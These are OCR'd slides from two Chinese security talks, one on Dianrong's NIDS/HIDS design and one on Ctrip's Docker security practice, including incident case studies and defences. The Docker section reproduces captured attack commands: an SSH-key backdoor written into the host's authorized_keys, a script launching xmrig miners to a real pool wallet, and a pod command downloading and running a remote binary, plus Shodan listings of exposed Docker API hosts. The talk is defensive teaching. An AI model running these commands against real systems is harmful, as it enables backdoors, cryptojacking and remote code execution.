
异常检测拓展

1.可以适用于多种协议

2.我们使用异常检测算法对ICMP隐秘通道检测的情况是零漏报

3.其他类似场景(可通过数据建立白名单的场景)

NIDS的资产模块



NIDS的资产模块

1.实时梳理资产信息:端口,服务,版本

2.实时记录资产间关系:协议,频次,对于部分协议进行全量记录

3.按小时分片,帮助安全事件调查,溯源,分析

NIDS的资产模块

_id: DR_ASSET_COLLECTION/10.16.74

_rev: _W9FetrS--_

_key: 10.16.74

Code


```
{
  "ip": "10.16.74[illegible]",
  "port": "443;80",
  "tag": "80-HTTP SERVER-Tengine",
  "local": true,
  "desc": "",
  "other_config": "[illegible]{
[illegible]"
}
```

NIDS的资产模块

点融安全应急响应中心
Dianrong Security Response Center


```
_id:  DR_ASSET_CONNECT/393a560af2d30b69f429d583996e7ccf20e953ba
_rev: _XVJf7HK--F                                  _from: DR_ASSET_COLLECTION/10.16.[redacted]
_key: 393a560af2d30b69f429d583996e7ccf20e953ba     _to:   DR_ASSET_COLLECTION/10.16.[redacted]
```

Tree

```
▼ object {12}
    type : udp
    service : dns
    resp_p : 53
    conn_type : LL
    time : 18082604
    num  : 123
    fw_rule : None
    from : [redacted]_1
    dns_query : [redacted]
    dns_qtype_name : A
    dns_answers : ['[redacted]']
    dns_ori : {'ts': 1535227341.298436, 'uid': 'CNOFrZ311pIfCP96qg', 'id.orig_h': '[redacted]', 'id.orig_p': 52089, 'id.resp_h': '[redacted]', 'id.resp_p': 53, 'proto': 'udp',
              'trans_id': 38318, 'rtt': 0.000424, 'query': '[redacted]', 'qclass': 1, 'qclass_name': 'C_INTERNET', 'qtype': 1, 'qtype_name': 'A', 'rcode': 0, 'rcode_name':
              'NOERROR', 'AA': True, 'TC': False, 'RD': True, 'RA': True, [redacted], 'answers': ['[redacted]'], 'TTLs': [86400.0], 'rejected': False, 'P': 15}
```

NIDS的资产模块

根据资产间通信和规则引擎,可以编写基于行为的规则,如:

1.X秒连接X个端口被RST视作端口扫描行为

2.WebServer通过高权限登陆数据库或SSH登陆其他任何主机视为异常

3.主动连接外网服务器会进行威胁情报检测

等等

NIDS的联动能力

即使得到告警,我们信息也有限,我们需要获得更多的信息

1.联动CMDB,得到IP基本信息和业务信息,如PM/DBA/DevOps等

2.联动FW,获得连接规则

3.联动Nginx配置文件,获得配置信息

4.联动FW白名单,避免误报

5.联动云管理端,获得云资产列表信息

等等

NIDS的不足

1.Packetbeat/Bro不支持的协议,加密的协议,场景:

- 各种反弹shell
- 各种后门

2.信息过少,安全工程师无法准确分析,场景:

- 威胁情报半夜3点告警一台服务器连接恶意服务器
- 此时抓包已经来不及,我们也不知道具体是什么进程/文件的行为

点融的HIDS

1.轻量级,仅支持Centos7(其他版本未进行稳定性测试,理论也支持不少)

2.支持与点融自研NIDS联动,实时查询进程/端口占用/文件等信息

3.对登陆/线上操作/关键文件变动记录等信息会记录并同步到Server

4.实现了一小部分可信计算的东西

5.支持各种姿势检测Rootkit

6.基线检查

7.规则引擎语法与NIDS相同,NIDS联动方式仅仅是在规则里增加一个字段

NIDS+HIDS

我们面对的信息不再是割裂的,是完整的:

- **PID和PPID的cmdline;cwd;user;exe**
- **TCP/UDP五元组,部分协议的原始数据**
- **业务信息:APPID**
- **FW_RULE**
- **NIDS/HIDS规则ID**
- **威胁情报**

从这里可以看到,NIDS已经不仅仅是NIDS,由于原本的规则引擎,异常检测,资产模块的完全共用,无论是N还是H都只是一个数据源而已

思路的进化

黑名单>白名单>对每次连接都要有认知能力

规则引擎>异常检测算法>HIDS/CMDB/FW等等的联动

彩蛋

考虑开源(HIDS+NIDS框架+规则引擎+现有规则)

THANKS
Q&A

点融黑帮公众号

点融黑帮技术交流群

携程Docker安全实践分享

携程信息安全部/ 吴伟哲

目录

1 Docker现状及其安全问题


2 携程Docker安全实践

3 Docker安全展望


4 Q&A

Docker使用现状


➢ **是否愿意使用Docker？**



➢ **对Docker安全性是否有顾虑？**



Docker与VM



传统的安全问题	新的安全问题
操作系统漏洞 Webshell 后门程序 Rootkit 内核安全 SSH暴力破解	镜像安全 Docker守护进程安全 Docker自身的安全 Docker调度编排工具的安全

关于Docker的安全事件

内核安全---Docker逃逸攻击

关于Docker的安全事件

Docker镜像安全

docker123321

Joined May 2017

docker123321/cron public	0 STARS	1M+ PULLS
docker123321/cronm public	0 STARS	1M+ PULLS
docker123321/mysql public	0 STARS	1M+ PULLS
docker123321/mysql0 public	0 STARS	1M+ PULLS
docker123321/mysql2 public	0 STARS	500K+ PULLS

```
"Cmd": [
        "/bin/sh",
        "-c",
        "echo \"ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDCFTF58tVTlecdQKc1EiuMfhYjsD/Do7XCpvkV8qHfy9BPgoq+s41Tr
        GfhmUILR5XPNDAc2miN2zvF68tte1b0GeXKdCfR+cnGgB3HnER80Hddk7L6RdGU13E1fgagsYnk/cEDeiGaH4da9bwUpa9rXRxYhe
        +FORO IchB4vApQ6HQiPs4lZvEjK4EfGGq9UgwgkssPnpXiucBxGdWVDiXIaXwh0B4UT6pmThdSNsKaaUlM40HAEwcRRwh+LvUDoDg
        Tl7nm9A8+j2v5IXf3eUjLC56qWPafvwu9FS4n8IThRQZhNR7P1xCfvxzfJZ+ny6QA4LSe2bbwPx2GOvP3S1eV root@ubuntu\"
            >> /mnt/root/.ssh/authorized_keys"
        ],
```

```
#!/bin/bash
(
  docker pause `docker ps|grep kube-apis |awk '{print $1}'`;
  docker pause `docker ps|grep nginx78 |awk '{print $1}'`;
  docker run --name sosmseww --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  docker run --name sosmsea2 --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  docker run --name sosmsen2 --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  docker run --name sosmsek2 --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  docker run --name sosmset2 --restart unless-stopped --read-only -m 50M  bitnn/alpine-xmrig -o
    stratum+tcp://xmr.crypto-pool.fr:3333 -u
    41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
    -p x -k --donate-level=1;
  kubectl delete $(kubectl --server=aaa get all | grep "nginx78-" | awk "{print \$1}")
  )
```

关于Docker的安全事件

monero.crypto-pool

Secure | https://monero.crypto-pool.fr/#

For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...

Monero Mining Pool | Home | Pool Blocks | Getting Started | Payments | Monitoring | Poloniex | Support

Your Stats & Payment History

41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

Lookup

You addresse mining is suspend for botnet usage.Send me email to mine@crypto-pool.fr

Address: 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo

Pending Balance: **0.299066325762 XMR**

Monerov Balance: **2.990663257620 XMV**

Personal Threshold(Editable): < **7.100 XMR** >

Payout minimal interval(Editable): < **318 hours** >

Total Paid: **544.740081000000 XMR**

Last Share Submitted: **about a month ago**

Hash Rate: **0 H/sec**

Estimation for 24H: **NC**

Total Hashes Submitted: **2192050638000**

Payments

Time Sent	Transaction Hash	Amount	Mixin
4/1/2018, 11:55:54 AM	23e4273fca71956449099a8aa02e3bd86bc26ec6e3dbadd278b1e7ffc89580ad	0.3002	5
3/27/2018, 6:02:16 PM	5b978af12cde9074d5fab0d9c677dd60cadb0485dc65029bb1b183d5af636914	0.3125	5
3/22/2018, 2:39:11 PM	e498615b8ded439ba2487ceba08c001faee66296d20cce39537421e0f46f82d6	0.3062	5

关于Docker的安全事件

Docker镜像安全

- 公共docker仓库上的镜像不一定都是安全的
- 甚至是有恶意的镜像
- pull镜像的过程中，传输是否安全？是否有被中间人篡改的可能？

关于Docker的安全事件

Docker守护进程安全---Docker remote API未授权访问

漏洞概要

缺陷编号： WooYun-2016-

漏洞标题： docker remote API未授权访问导致远程命令执行(root)

相关厂商：

漏洞作者： lijiejie

提交时间： 2016-05-17

公开时间： 2016-05-17

漏洞类型： 网络未授权访

危害等级： 高

自评Rank： 15

漏洞状态： 漏洞已经通知

漏洞来源： http://ww

Tags标签： 无

分享漏洞： 分享到

Shodan Developers Book View All...

SHODAN port:2375 product:"Docker"


Explore Downloads Reports Developer Pricing Enterprise Access Contact Us

Exploits Maps Share Search Download Results Create Report

TOTAL RESULTS

807

TOP COUNTRIES



China	348
United States	184
Germany	54
Hong Kong	25
Netherlands	22

TOP ORGANIZATIONS

Hangzhou Alibaba Advertising Co.,Ltd.	136
Amazon.com	123
Tencent cloud computing	81
Microsoft Azure	45
Digital Ocean	20

TOP OPERATING SYSTEMS

linux	762
windows	36

TOP VERSIONS

18.03.1-ce	231
1.13.1	151
18.05.0-ce	48
17.03.2-ce	43
17.12.1-ce	42

52.80.28.32
ec2-52-80-28-32.cn-north-1.compute.amazonaws.com.cn
linux
Beijing Guanghuan Xinwang Digital Technology co.Lt
Added on 2018-07-29 11:28:26 GMT
China, Beijing
Details
cloud devops

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Jul 2018 11:28:26 GMT
Content-Length: 29
```

52.87.61.215
ec2-52-87-61-215.compute-1.amazonaws.com
linux
Amazon.com
Added on 2018-07-29 10:27:53 GMT
United States, Ashburn
Details
cloud devops scanner

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Jul 2018 10:27:53 GMT
Content-Length: 29
```

52.80.24.171
ec2-52-80-24-171.cn-north-1.compute.amazonaws.com.cn
linux
Beijing Guanghuan Xinwang Digital Technology co.Lt
Added on 2018-07-29 09:48:36 GMT
China, Beijing
Details
cloud devops

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Jul 2018 09:48:34 GMT
Content-Length: 29
```

47.97.189.62
linux
Aliyun Computing Co.
Added on 2018-07-29 08:46:05 GMT
China, Hangzhou
Details
devops

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Sun, 29 Jul 2018 08:46:04 GMT
Content-Length: 29
```

- 尽量不要开docker remote api服务
- 加ACL，仅允许可信IP访问
- 启用TLS认证


关于Docker的安全事件

Docker本身的安全漏洞

Docker : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2017-14992	20		DoS	2017-11-01	2017-11-22	4.3	None	Remote	Medium	Not required	None	None	Partial
Lack of content verification in Docker-CE (Also known as Moby) versions 1.12.6-0, 1.10.3, 17.03.0, 17.03.1, 17.03.2, 17.06.0, 17.06.1, 17.06.2, 17.09.0, and earlier allows a remote attacker to cause a Denial of Service via a crafted image layer payload, aka gzip bombing.														
2	CVE-2017-11468	399		DoS	2017-07-20	2017-12-30	5.0	None	Remote	Low	Not required	None	None	Partial
Docker Registry before 2.6.2 in Docker Distribution does not properly restrict the amount of content accepted from a user, which allows remote attackers to cause a denial of service (memory consumption) via the manifest endpoint.														
3	CVE-2017-7297	264			2017-03-28	2017-04-04	6.5	None	Remote	Low	Single system	Partial	Partial	Partial
Rancher Labs rancher server 1.2.0+ is vulnerable to authenticated users disabling access control via an API call. This is fixed in versions rancher/server:v1.2.4, rancher/server:v1.3.5, rancher/server:v1.4.3, and rancher/server:v1.5.3.														
4	CVE-2016-9962	362			2017-01-31	2018-01-04	4.4	None	Local	Medium	Not required	Partial	Partial	Partial
RunC allowed additional container processes via 'runc exec' to be ptraced by the pid 1 of the container. This allows the main processes of the container, if running as root, to gain access to file-descriptors of these new processes during the initialization and can lead to container escapes or modification of runC state before the process is fully placed inside the container.														
5	CVE-2016-8867	264		Bypass	2016-10-28	2017-07-27	5.0	None	Remote	Low	Not required	Partial	None	None
Docker Engine 1.12.2 enabled ambient capabilities with misconfigured capability policies. This allowed malicious images to bypass user permissions to access files within the container filesystem or mounted volumes.														
6	CVE-2016-6595	399		DoS	2017-01-04	2017-08-15	4.0	None	Remote	Low	Single system	None	None	Partial
** DISPUTED ** The SwarmKit toolkit 1.12.0 for Docker allows remote authenticated users to cause a denial of service (prevention of cluster joins) via a long sequence of join and quit actions. NOTE: the vendor disputes this issue, stating that this sequence is not "removing the state that is left by old nodes. At some point the manager obviously stops being able to accept new nodes, since it runs out of memory. Given that both for Docker swarm and for Docker Swarmkit nodes are *required* to provide a secret token (it's actually the only mode of operation), this means that no adversary can simply join nodes and exhaust manager resources. We can't do anything about a manager running out of memory and not being able to add new legitimate nodes to the system. This is merely a resource provisioning issue, and definitely not a CVE worthy vulnerability."														
7	CVE-2016-3697	264		+Priv	2016-06-01	2017-06-30	2.1	None	Local	Low	Not required	Partial	None	None
libcontainer/user/user.go in runC before 0.1.0, as used in Docker before 1.11.2, improperly treats a numeric UID as a potential username, which allows local users to gain privileges via a numeric username in the password file in a container.														
8	CVE-2015-3631	264			2015-05-18	2017-01-02	3.6	None	Local	Low	Not required	None	Partial	Partial
Docker Engine before 1.6.1 allows local users to set arbitrary Linux Security Modules (LSM) and docker_t policies via an image that allows volumes to override files in /proc.														
9	CVE-2015-3630	264		+Info	2015-05-18	2017-01-02	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Docker Engine before 1.6.1 uses weak permissions for (1) /proc/asound, (2) /proc/timer_stats, (3) /proc/latency_stats, and (4) /proc/fs, which allows local users to modify the host, obtain sensitive information, and perform protocol downgrade attacks via a crafted image.														
10	CVE-2015-3629	59			2015-05-18	2017-01-02	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Libcontainer 1.6.0, as used in Docker Engine, allows local users to escape containerization ("mount namespace breakout") and write to arbitrary file on the host system via a symlink attack in an image when respawning a container.														
11	CVE-2015-3627	59		+Priv	2015-05-18	2017-01-02	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Libcontainer and Docker Engine before 1.6.1 opens the file-descriptor passed to the pid-1 process before performing the chroot, which allows local users to gain privileges via a symlink attack in an image.														
12	CVE-2014-9358	20			2014-12-16	2014-12-30	6.4	None	Remote	Low	Not required	Partial	Partial	None
Docker before 1.3.3 does not properly validate image IDs, which allows remote attackers to conduct path traversal attacks and spoof repositories via a crafted image in a (1) "docker load" operation or (2) "registry communications."														
13	CVE-2014-9357	264		Exec Code	2014-12-16	2014-12-30	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Docker 1.3.2 allows remote attackers to execute arbitrary code with root privileges via a crafted (1) image or (2) build in a Dockerfile in an LZMA (.xz) archive, related to the chroot for archive extraction.														
14	CVE-2014-6408	264		Bypass	2014-12-12	2014-12-15	5.0	None	Remote	Low	Not required	None	Partial	None
Docker 1.3.0 through 1.3.1 allows remote attackers to modify the default run profile of image containers and possibly bypass the container by applying unspecified security options to an image.														
15	CVE-2014-6407	59		Exec Code	2014-12-12	2014-12-15	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Docker before 1.3.2 allows remote attackers to write to arbitrary files and execute arbitrary code via a (1) symlink or (2) hard link attack in an image archive in a (a) pull or (b) load operation.														



关于Docker的安全事件

Docker调度工具的安全---kubernets

Not Secure https://[redacted]/#!/pod/default/services-1hlmk?namespace=default

kubernetes | Search | + CREATE

Workloads > Pods > services-1hlmk | EXEC | LOGS | EDIT | DELETE

Namespace
default

Overview
Workloads
- Daemon Sets
- Deployments
- Jobs
- Pods
- Replica Sets
- Replication Controllers
- Stateful Sets

Discovery and Load Balancing
- Ingresses
- Services

Namespace: default
Labels: app: my
Annotations: Created by: ReplicationController services
Creation time: 2018-01-29T00:02
Status: Running

Node: [redacted]
IP: [redacted]

Containers

my

Image: centos
Environment variables: -
Commands: sh
-c
curl -o /var/tmp/config.json https://xaxaxa.eu/config_1.json;curl -o /var/tmp/servcesa https://xaxaxa.eu/gcc;chmod 777 /var/tmp/servcesa;cd /var/tmp;./servcesa
Args: -

Name

Not Secure | https://[redacted]/#!/secret/default/aws-s3-credentials?namespace=default

kubernetes

Search

Config and storage > Secrets > aws-s3-credentials

Namespace

default

Overview

Workloads

- Daemon Sets
- Deployments
- Jobs
- Pods
- Replica Sets
- Replication Controllers
- Stateful Sets

Discovery and Load Balancing

- Ingresses
- Services

Config and Storage

Details

Name: aws-s3-credentials

Namespace: default

Creation time: 2017-10-12T22:29

Type: Opaque

Data

aws-s3-access-key-id: [redacted]

aws-s3-secret-access-key: [redacted]

携程Docker安全实践

Docker镜像安全

- 私有Docker仓库
- Docker镜像扫描

Docker运行时安全

- 集中运维入口
- 日志收集审计
- Docker安全监控

Docker合规安全

- 基线标准
- 基线检查

Docker镜像安全

Docker私有仓库

- 安全可信
- TLS加密传输
- Token认证

Docker镜像安全

